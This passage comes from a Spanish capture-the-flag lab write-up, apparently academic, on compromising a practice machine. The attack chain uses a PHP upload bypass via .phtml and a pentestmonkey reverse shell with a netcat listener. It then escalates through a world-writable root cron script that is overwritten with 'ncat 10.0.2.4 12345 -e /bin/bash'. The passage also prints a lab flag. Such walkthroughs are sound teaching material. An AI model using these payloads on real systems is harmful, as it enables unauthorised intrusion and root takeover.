


Figura 5.41: Archivo /uploads/1/test.jpg de la web de la máquina Diff3r3ntS3c

y los datos subidos (figura 5.42)




Figura 5.42: Archivo /uploads/1/userinfo.txt de la web de la máquina Diff3r3ntS3c

No se realiza ningún tipo de renombrado ni de cambio de extensión, parece que el archivo se subió sin realizar ningún tipo de transformación, así como el nombre y el teléfono.

En este contexto, y sabiendo que PHP es el lenguaje utilizado por el backend, es interesante intentar subir un fichero *php* que ejecute código en la máquina. Este código podría ser

```
<?php echo shell_exec('whoami'); ?>
```

que devolvería el usuario con el que se está ejecutando el servicio web. Almacenando el código en un fichero `poc1.php` de la manera que se indica en la figura 5.43

Figura 5.43: Creación del archivo poc1.php para subir a la web de la máquina Diff3r3ntS3c

Intentándolo subir de la misma manera que se intentó con el archivo anterior, se obtiene el mensaje de la figura 5.44




Figura 5.44: Subida fallida de archivo php a la web de la máquina Diff3r3ntS3c

Este mensaje indica que se está realizando una comprobación del tipo de archivo subido y hay tipos de archivos, como los de tipo *php*, que no está permitido subirlos. Esta comprobación a veces es defectuosa y realiza la comprobación del tipo de archivo mediante una *blacklist* de extensiones no permitidas, no incluyendo en esa lista alguna extensión que también podría ser maliciosa.

En este punto habría que realizar algún tipo de *fuzzing* para averiguar que extensiones se permiten subir y cuáles no, aunque antes de hacerlo merece la pena probar algunas otras extensiones que permiten ejecutar código PHP y que muchas veces no están blacklisteadas, como *phtml* y *php5*. Creando un archivo *poc2.phtml* con el mismo contenido que *poc1.php* e intentándolo subir, se obtiene el mensaje de la figura 5.45




Figura 5.45: Subida exitosa de archivo phtml a la web de la máquina Diff3r3ntS3c

Para averiguar donde se ha subido el archivo se puede intentar acceder al directorio `/uploads` como se indica en la figura 5.46




Figura 5.46: Directorio /uploads de la web de la máquina Diff3r3ntS3c

y se puede observar que también tiene un *directory listing*, por lo que se pueden ver todas las subidas realizadas hasta el momento. Accediendo al directorio `/uploads/5` y después al archivo *poc2.phtml* se obtiene el resultado de la figura 5.47




Figura 5.47: Ejecución del archivo /uploads/5/poc2.phtml de la web de la máquina Diff3r3ntS3c

Al ser un archivo *phtml* con código PHP, la web lo interpreta y lo ejecuta, por lo que se obtiene que el resultado de la ejecución del comando de sistema *whoami* es *candidate*.

Ya está claro que hay un *RCE* mediante *arbitrary file upload* en la web, solo queda establecer una sesión para poder ejecutar comandos de manera cómoda.

En primer lugar, es necesario ejecutar un listener, por ejemplo en el puerto 1234, en la máquina **KaliUNED** mediante el comando

```
nc -vv -l -p 1234
```

como se observa en la figura 5.48




Figura 5.48: Ejecución de listener en el puerto 1234 en la máquina KaliUNED

A continuación es necesario subir a la web un archivo que permita ejecutar una *reverse shell* que cree una conexión con el listener de la máquina **KaliUNED**.

Para ello, hay una famosa *reverse shell* en *Github*

Reverse shell en PHP de pentestmonkey

en la que solo hay que sustituir la IP y el puerto en el que se ha configurado el listener como se indica en la figura 5.49




Figura 5.49: Archivo webshell.phtml con la reverse shell de pentestmonkey para subir a la web de la máquina Diff3r3ntS3c

Después de subir el archivo *webshell.phtml* a la web y acceder al archivo de la misma manera que se ha hecho anteriormente, en este caso al archivo `/uploads/6/webshell.phtml`, se obtiene el resultado de la figura 5.50




Figura 5.50: Ejecución de reverse shell en la máquina Diff3r3ntS3c

Este acceso se ha realizado para intentar ejecutar la *reverse shell* subida y crear una conexión con el listener de la máquina **KaliUNED**.

Aunque parezca que la petición se ha quedado bloqueada, como se puede observar en la figura 5.51




Figura 5.51: Recepción de la reverse shell en la máquina KaliUNED sobre la máquina Diff3r3ntS3c

la reverse shell se ejecutó correctamente, pero se ha conseguido una shell limitada. Para obtener una shell completamente interactiva es necesario ejecutar los comandos

```
python -c 'import pty; pty.spawn("bash")'
```

```
export TERM=xterm
```

para invocar un proceso de shell de bash interactivo e indicarle a la terminal que emule un terminal compatible con xterm. Después se suspende el proceso y se pone en segundo plano mediante la pulsación de teclas *Ctrl+Z*. Finalmente se ejecutan los comandos

```
ssty raw -echo; fg
```

para configurar la terminal en modo *raw* y devolver el proceso en segundo plano al primer plano, lo que permite una interacción directa con el proceso en la terminal sin el procesamiento automático de caracteres.

Este proceso se puede observar la figura 5.52




Figura 5.52: Obtención de reverse shell completa en la máquina KaliUNED sobre la máquina Diff3r3ntS3c

Además, se ha confirmado mediante la ejecución del comando

```
whoami
```

y del comando

```
uname -a
```

que el usuario con el que se ejecutaba el servicio es *candidate*, y se ha descubierto que la máquina es una Ubuntu.

A partir de aquí obtener el user flag es trivial. En la figura 5.53 se puede observar




Figura 5.53: Obtención del user flag de la máquina Diff3r3ntS3c

que el user flag es

V6srfOyfUXcNajS0SZhbRiG6qTeNEK

5.1.4.2. Escalada de privilegios

Navegando por el directorio `/home/candidate` se observa que hay un directorio *Scripts* con un script de shell llamado *makeBackup.sh* como se puede observar en la figura 5.54

```
candidate@Diff3r3ntS3c:/home/candidate$ ls
Desktop    Downloads  Pictures  Scripts    Videos
Documents  Music      Public    Templates  snap
candidate@Diff3r3ntS3c:/home/candidate$ cd Scripts
candidate@Diff3r3ntS3c:/home/candidate/Scripts$ ls
makeBackup.sh
```

Figura 5.54: Descubrimiento del script makeBackup.sh en la máquina Diff3r3ntS3c

Además, como se puede observar en la figura 5.55

```
candidate@Diff3r3ntS3c:/home/candidate/Scripts$ ls -la
total 12
drwxrwxr-x  2 candidate candidate 4096 May 24 11:52 .
drwxr-x--- 15 candidate candidate 4096 Jun  1 02:25 ..
-rwxrwxrwx  1 candidate candidate  120 May 24 11:52 makeBackup.sh
```

Figura 5.55: Permisos del script makeBackup.sh en la máquina Diff3r3ntS3c

tiene permisos de lectura, escritura y ejecución para todos los usuarios.

Como se puede observar en la figura 5.56

```
#!/bin/bash

# Source folder to be backed up
source_folder="/var/www/html/uploads/"

# Destination folder for the backup
backup_folder="/home/candidate/Backups/"

# Create backup folder if it doesn't exist
mkdir -p "$backup_folder"

# Backup file name
backup_file="${backup_folder}backup.tar.gz"

# Create a compressed tar archive of the source folder
tar -czf "$backup_file" -C "$source_folder" .
```

Figura 5.56: Contenido del script makeBackup.sh en la máquina Diff3r3ntS3c

parece ser un script destinado a hacer un backup de los archivos subidos por los usuarios, es decir, del directorio `/var/www/html/uploads` al directorio `/home/candidate/Backups` con el nombre *backup.tar.gz*.

Los procesos de backup suelen ser procesos periódicos y planificados, por lo que sería lógico pensar que hay alguna automatización implementada en el sistema para ejecutar ese script cada cierto tiempo. En Linux este tipo de automatizaciones son los *cron jobs*.

Cron es una utilidad de programación de tareas presente en sistemas Unix. El demonio crond habilita la funcionalidad cron y se ejecuta en segundo plano para leer el crontab y ejecutar scripts predefinidos. Mediante el uso de una sintaxis específica, puede configurar un cron job para planificar la ejecución de scripts u otros comandos para que se ejecuten automáticamente.

Por tanto, es preciso consultar la crontab para ver si hay algún job planificado que ejecute este script con algún usuario distinto al usuario *candidate*, que es el usuario con el que ya se tiene acceso. Esto se puede hacer mediante el comando

```
cat /etc/crontab
```

como se puede observar en la figura 5.57

```
candidate@Diff3r3ntS3c:/home/candidate/Scripts$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /bin/sh /home/candidate/Scripts/makeBackup.sh
```

Figura 5.57: Lectura de la crontab en la máquina Diff3r3ntS3c

En efecto, hay una línea que contiene una referencia a este script

```
* * * * * root /bin/sh /home/candidate/Scripts/makeBackup.sh
```

pero es preciso interpretarla. El significado de cada uno de los elementos de la línea es

- El primer asterisco indica el minuto de cada hora en el que se ejecutará la tarea. En este caso, al usar un asterisco, significa que se ejecutará en cada minuto.
- El segundo asterisco indica la hora del día en la que se ejecutará la tarea. Al estar configurado con un asterisco, la tarea se ejecutará en todas las horas.
- El tercer asterisco indica el día del mes en el que se ejecutará la tarea. Nuevamente, al usar un asterisco, la tarea se ejecutará en todos los días del mes.

- El cuarto asterisco indica el mes en el que se ejecutará la tarea. Al estar configurado con un asterisco, la tarea se ejecutará en todos los meses.
- El quinto asterisco indica el día de la semana en el que se ejecutará la tarea. En este caso, al usar un asterisco, la tarea se ejecutará en todos los días de la semana (lunes a domingo).
- La palabra "root" especifica el usuario bajo el cual se ejecutará la tarea.
- `/bin/sh` es la ruta del intérprete de shell que se utilizará para ejecutar el script.
- `/home/candidate/Scripts/makeBackup.sh` es la ruta del script que se ejecutará como parte de la tarea.

En resumen, el script `/home/candidate/Scripts/makeBackup.sh` es ejecutado cada minuto por el usuario root.

Teniendo en cuenta esto y que el script es editable por cualquier usuario del sistema, esto proporciona un método de escalada de privilegios, ya que se puede sustituir el código del script `/home/candidate/Scripts/makeBackup.sh` por otro código y este será ejecutado cada minuto por el usuario root.

De la misma manera que durante la explotación, no se quiere ejecutar comandos sueltos, sino ejecutar una *reverse shell* que permita establecer una sesión para ejecutar comandos de manera cómoda. Por ello, en primer lugar es necesario configurar un listener, por ejemplo en el puerto 12345, en la máquina **KaliUNED** mediante el comando

```
nc -vv -l -p 12345
```

como se observa en la figura 5.58




Figura 5.58: Ejecución de listener en el puerto 12345 en la máquina KaliUNED

Después hay que sobreescribir el script `/home/candidate/Scripts/makeBackup.sh` con la reverse shell

```
#/bin/bash

ncat 10.0.2.4 12345 -e /bin/bash
```

utilizando el comando

```
nano makeBackup.sh
```

de la manera que se indica en la figura 5.59

